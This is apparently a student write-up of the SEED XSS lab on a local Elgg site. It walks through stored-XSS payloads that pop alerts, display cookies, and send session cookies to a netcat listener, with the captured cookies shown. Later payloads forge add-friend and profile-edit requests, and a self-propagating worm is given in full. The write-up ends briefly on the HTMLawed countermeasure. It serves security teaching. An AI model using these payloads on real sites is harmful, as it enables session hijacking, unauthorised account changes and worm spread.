


The following web site is the vulnerable Elgg site accessible at www.xsslabelgg.com inside the virtual machine. This will be our targeted website throughout the lab.



XSS Lab Site

Activity Blogs Bookmarks Files Groups More » Log in

Latest activity

No activity

Search

Log in

Username or email

Password

Log in ☐ Remember me

[Register](#) | [Lost password](#)


Powered by Elgg

As previously done in the CSRF lab, we have explored the way legit HTTP requests needs to be constructed and also have worked around with Firefox developer tools.

Considering Samy as the attacker throughout the lab and we are acting on behalf of Samy.

Task 1: Posting a Malicious Message to Display an Alert Window

Here we first write the following JavaScript code into the 'about me' field of Samy. As soon as we save these changes, the profile displays a pop up with a word XSS, the one we write in the alert. This is because, as soon as the web page loads after saving the changes, the JavaScript code is executed. The following screenshot shows the code:



Display name

Samy


About me [Visual editor](#)

```
<script>
alert('XSS');
</script>
```

Public

Next, in order to see that we can successfully perform this simple XSS attack, we log into Alice's account and go on the Members tab and click on Samy's profile. As soon as the page

loads, we see the Alert pop up again and we can also see that About me field is actually empty, wherein we had stored the JavaScript code. The following shows this:



This proves that Alice was a victim to the XSS attack due to the injected JavaScript code by Samy on his own profile, and also shows the way the browser does not show the JavaScript code but in fact executes it.

Task 2: Posting a Malicious Message to Display Cookies

Now, we change the previous code as the following in Samy's profile and again as soon as we save the change, we see the Elgg = some value as an alert, displaying the cookie of the current session i.e. of Samy.


Display name
Samy

About me [Visual editor](#)

```
<p><script>
alert(document.cookie);
</script></p>
```

Public ▼

Now, in order to see the attack in play, we log into Alice's account and go to Samy's profile:



We see that Alice's cookie value is being displayed and About me field of Samy is actually empty. This proves that the JavaScript code was executed, and Alice was a victim of the XSS attack done by us. But here, only Alice is able to see the alert and hence the cookie. Attacker cannot see this cookie.

Task 3: Stealing Cookies from the Victim's Machine

We first start a listening TCP connection in the terminal using the `nc -l 5555 -v` command. `-l` is for listening and `-v` for verbose. The netcat command allows the TCP server to start listening on Port 5555. Now, in order to get the cookie of the victim to the attacker, we write the following JS code in the attacker's (Samy) about me:

Display name

About me [Visual editor](#)

```
<p><script>
document.write('<img src=http://127.0.0.1:5555?c='+escape(document.cookie)+' >');
</script></p>
```

Public ▼

As soon as we save the changes, since the webpage is loaded again, the JavaScript code is executed, and we see Samy's HTTP request and cookie on the terminal:

```
[11/05/19]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 33486)
GET /?c=Elgg%3Dtd8evf5f7hr9p7q69pnpt52581 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Now, we log into Alice's profile and go to Samy's profile to see if we can get her cookie.

```
[11/05/19]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 33504)
GET /?c=Elgg%3D95bv66i12nh529aokm0f7m2o97 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

We see that as soon as we visit Samy's profile from Alice's account we get the above data in our terminal indicating Alice's cookie. Hence, we have successfully obtained the victim's cookie.

We were able to see the cookie value of Alice because the injected JS code came from Elgg and the HTTP request came from Elgg as well. Therefore, the same origin policy, the countermeasure in CSRF attacks cannot act as a countermeasure to XSS attacks.

Task 4: Becoming the Victim's Friend

In order to create a request that will add Samy as a friend in Alice's account, we need to find the way 'add friend' request works. So, we assume that we have created a fake account named Charlie and we first log in into Charlie's account so that we can add Samy as Charlie's friend and see the request parameters that are used to add a friend. After logging into Charlie's account, we search for Samy and click on the add friend button. While doing this, we look for the HTTP request in the web developer tools and see:

Headers Cookies Params Response Timings Stack Trace

Request URL: http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1573018891&__elgg_token=h7Mo7K61twUmX2...

Request method: GET

Remote address: 127.0.0.1:80

Status code: 200 OK [Edit and Resend](#) [Raw headers](#)

Version: HTTP/1.1

Filter headers

- Accept: application/json, text/javascript, */*; q=0.01
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Cache-Control: no-cache
- Connection: keep-alive
- Cookie: Elgg=0o9626vhbjaqpd8pbgt9ifgr66
- Host: www.xsslabelgg.com
- Pragma: no-cache
- Referer: http://www.xsslabelgg.com/profile/samy
- User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0
- X-Requested-With: XMLHttpRequest

Since it's a GET request, the URL has the parameters and we see that friend has a value of 47. It also has some other parameters in the request, that can be clearly seen in the Params tab:

Headers Cookies Params

Filter request parameters

Query string

- __elgg_token: {...}
 - 0: h7Mo7K61twUmX27QbvyBMQ
 - 1: h7Mo7K61twUmX27QbvyBMQ
- __elgg_ts: {...}
 - 0: 1573018891
 - 1: 1573018891
- friend: 47

These are the countermeasures implemented, and we will see how we can get them from the JavaScript variables of the website.

So, we know that since Charlie tried to add Samy as a friend, a request was made with the friend value as 47, which must be of Samy. In order to confirm this, we can also use the following method of checking for the source code of the website using the inspect element feature:

```
<script>
var elgg = {"config":{"lastcache":1549469404,"viewtype":"default","simplecache_enabled":1,"security":{"token":{"__elgg_ts":1573019
{"user":
{"guid":47,"type":"user","subtype":"","owner_guid":47,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:30:59+00:00",
"\www.xsslabelgg.com/profile/samy", "name": "Samy", "username": "samy", "language": "en", "admin": false}, "token": "jFuVpuAyTTj5_4nY3opArr
{"guid":47,"type":"user","subtype":"","owner_guid":47,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:30:59+00:00",
"\www.xsslabelgg.com/profile/samy", "name": "Samy", "username": "samy", "language": "en"}};
</script>
```

We see that the page owner's guid is mentioned as 47 and we definitely know that the page owner is Samy here. We also see the token and ts values here. So now that we know the GUID of Samy and the way the add friend request works, we can create a request using the JavaScript

code to add Samy as a friend to anyone who visits his profile. It will have the same request as that of adding Samy to Charlie's account with changes in cookies and tokens of the victim. This web page should basically send a GET request with the following request URL:

http://www.xsslabelgg.com/action/friends/add?friend=47&elgg_token=value&elgg_ts=value

This link will be sent using the JS code that constructs the URL using JavaScript variables and this JS code will be triggered whenever some visits Samy's profile. We have added the code in the About me field of Samy's profile:

```
<script>
window.onload = function () {
var Ajax=null;
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;           1
var token="__elgg_token="+elgg.security.token.__elgg_token; 2
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

Display name

Samy

About me

Visual editor

```
var Ajax=null;
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
```

Public



As soon as we save the changes, the JS code is run and executed. As a result of that, Samy is added as a friend to his own account. In order to demonstrate the attack, we log into Alice and search for Samy's profile and load it. We do not click the Add friend button and click on Activity instead and then see the following:

All Site Activity


All



Mine


Friends



Filter


Show All



 Alice is now a friend with [Samy](#) just now

 → 

 Samy is now a friend with [Samy](#) just now

 → 

 Charlie is now a friend with [Samy](#) 25 minutes ago

 → 

We see that Samy has been successfully added as a friend to Alice's account. Hence, we were successful in adding Samy as Alice's friend without Alice's intention using XSS attack. The code is using AJAX so that everything happens in the background and there is no indication to the victim of the attack.

Question 1: Explain the purpose of Lines 1 and 2, why are they are needed?

In order to send a valid HTTP request, we need to have the secret token and timestamp value of the website attached to the request, or else the request will not be considered legitimate or will probably be considered as an untrusted cross-site request and hence will throw out an error with our attack being unsuccessful. These desired values are stored in JavaScript variables and using the lines 1 and 2, we are retrieving them from the JS variables and storing in the AJAX variables that are used to construct the GET URL.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode; can you still launch a successful attack?

If that were the case, then we will not be able to launch the attack anymore because this mode encodes any special characters in the input. So, the < is replaced by < and hence every special character will be encoded. Since, for a JS code we need to have <script> & </script> and various other tags, each one of them will be encoded into data and hence it will no more be a code to be executed.

Editor Mode:

Display name

Alice

About me

B **I** **U** **I_x** **S** **:** **::** **←** **→**

```
<script>
alert("XSS");
</script>
```

Text Mode:

Display name

Alice

About me

```
<p>&lt;script&gt;</p>
<p>alert(&#39;XSS&#39;);</p>
<p>&lt;/script&gt;</p>
```


Task 5: Modifying the Victim's Profile

Now to edit the victim's profile, we need to first see the way in which edit profile works on the website. To do that, we log into Samy's account and click on Edit Account button. We edit the brief description field and then click submit. While doing that, we look at the content of the HTTP request using the web developer options and see the following:

Headers Cookies Params Response

Request URL: http://www.xsslabelgg.com/action/profile/edit

Request method: POST

Remote address: 127.0.0.1:80

Status code: 302 Found [Edit and Resend](#) [Raw headers](#)

Version: HTTP/1.1

Filter headers

Request headers (52 B)

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Cache-Control: no-cache
- Connection: keep-alive
- Content-Length: 491
- Content-Type: application/x-www-form-urlencoded
- Cookie: Elgg=g156rfsd2sf7en58dr4t454dd1
- Host: www.xsslabelgg.com
- Pragma: no-cache
- Referer: http://www.xsslabelgg.com/profile/samy/edit
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0

We see that it is a post request and the content length is that of 476. On looking at Params tab:

Headers Cookies **Params**

Filter request parameters

Form data

- __elgg_token: JydtZNFvE0ja62Z0wxExqg
- __elgg_ts: 1573051405
- accesslevel[briefdescription]: 2
- accesslevel[contactemail]: 2
- accesslevel[description]: 2
- accesslevel[interests]: 2
- accesslevel[location]: 2
- accesslevel[mobile]: 2
- accesslevel[phone]: 2
- accesslevel[skills]: 2
- accesslevel[twitter]: 2
- accesslevel[website]: 2
- briefdescription:
- contactemail:
- description: I+have+edited+about+me.
- guid: 47
- interests:

We see that the description parameter is present with the string we entered. The access level for every field is 2, indicating its publicly visible. Also, the guid value is initialized with that of Samy's GUID, as previously found. So, from here, we know that in order to edit the victim's profile, we will need their GUID, secret token and timestamp, the string we want to write to be stored in the desired field, and the access level for this parameter must be set to 2 in order to be publicly visible.

So, in order to construct such a POST request using JS in Samy's profile, we enter the following code in his about me section of the profile:

```
<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + " &accesslevel[description]=2"
var name="&name="+userName
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
var samyGuid=47
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Display name**About me**[Visual editor](#)

```
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + " &accesslevel[description]=2"
var name="&name="+userName
```

```
//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
var samyGuid=47
if(elgg.session.user.guid!=samyGuid)
```


 

This code will edit any user's profile who visit Samy's profile. It obtains the token, timestamp, username and id from the JavaScript variables that are stored for each user session. The description and the access level are the same for everyone and hence can be mentioned directly in the code. We then construct a POST request to the URL:

<http://www.xsslabelgg.com/action/profile/edit>

with the mentioned content as parameters.

We then log into Alice's account and go to Samy's profile and see the following on switching back to Alice's profile:



This proves that the attack was successful, and Alice's profile was edited without her consent.

Question 3: Why do we need Line 1? Remove this line and repeat your attack. Report and explain your observation.


We need Line 1 so that Samy does not attack himself and we can attack other users. The JS code obtains the current session's values and stores a string named "Samy is my hero" in the about me section. Now, since we have the JS code in about me section, and if we did not have that line, as soon as the changes are saved, the JS code is executed and this JS code will enter "Samy is my hero" in the About me field of the current session i.e. Samy. This will basically replace the JS code with the string, and hence there won't be any JS code to be executed whenever anyone visits Samy's profile. We can see this:

Removing the Line 1:

About me

```
var sendurl= "http://www.xsslabelgg.com/action/profile/edit" ,
var content=token+ts+name+desc+guid;
var samyGuid=47|
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
```

Saving the changes:

 <div style="margin-top: 10px;"> <input type="button" value="Edit profile"/> <input type="button" value="Edit avatar"/> </div> <p>Blogs</p>	<h2 style="margin: 0;">Samy</h2> <p>About me</p> <p>Samy is my hero</p>
--	--

As soon as we save the changes, we see that 'Samy is my hero' is placed in the About me field. As mentioned before, since we do not do the check, the about me with JS code is replaced with the string that is supposed to be stored in other infected victims. So, now when anyone else visits Samy's profile, since there is no JS code anymore, there won't be any XSS attack.

Task 6: Writing a Self-Propagating XSS Worm

Now in addition to the attack earlier, we need to make the code copy itself so that our attack can be self-propagating. To do this, we will be using the quine approach that has the output of a program as the program itself.

We add the following code to Samy's profile about me section:

```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + \"script>\"";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + wormCode;
desc += " &accesslevel[description]=2";
```

```
var name="&name="+userName
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
var samyGuid=47
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Display name

Samy


About me

Visual editor

```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id='worm' type='text/javascript'>";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + wormCode;
```

Public

After saving the changes, we log into Bobby's profile and visit Samy's profile and on returning back to Bobby's profile, we see the following:



Bobby
About me
Samy is my hero

Friends
No friends yet.

On looking into the about me field of Bobby's profile, we see the same code as in Samy's profile:

Display name

Boby

About me[Visual editor](#)

```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + wormCode;
```

Public

Now, we check if someone else can get affected on visiting Bobby's profile. We log into Charlie's account and visit Bobby's profile and on coming back to Charlie's account we see the following:



Charlie
About me
Samy is my hero

Friends


This shows that Charlie was affected and his about me changed to what we had set in Samy's JS code, but we never visited Samy's profile. This is because we visited Bobby's profile that contains the same code as that of Samy's, because his profile was infected when he visited Samy's profile. This proves that the attack is self-propagating. We see the about me of Charlie:

Display name

Charlie

About me

```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + wormCode;
```

Public


This shows that Charlie is now the worm carrier.

In this code, we could get rid of `if(elgg.session.user.guid!=samyGuid)` line and still the attack would be successful because now when Sammy will save the code, it will get impacted and also save “Samy is my hero” along with the code in its About me field. The only impact of that line now is that Samy himself will never become a victim of the XSS attack.

Task 7: Countermeasures

Based on Task 6 attack:

We know that Bobby and Charlie were the victims of the XSS attack placed by Samy. First, we activate HTMLawed plugin, which is a countermeasure to the XSS attack incorporated by elgg website. The following shows that we have activated it:



The screenshot shows the 'Plugins' management interface in Elgg. At the top, there's a 'Filter' section with various category buttons: 'All plugins', 'Active plugins', 'Inactive plugins', 'Bundled', 'Non-bundled', 'Admin', 'Communication', 'Content', 'Development', 'Enhancements', 'Security and Spam' (which is highlighted), 'Service/API', 'Social', 'Themes', 'Utilities', 'Web Services', and 'Widgets'. To the right of the filter are two buttons: 'Activate All' and 'Deactivate All'. Below the filter, a list of plugins is shown. The 'HTMLawed' plugin is listed with a 'Deactivate' button and a description: 'Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.' Below it, the 'User Validation by Email' plugin is also listed with a 'Deactivate' button and a description: 'Simple user account validation through email.'

Only the HTMLawed countermeasure but not htmlspecialchars

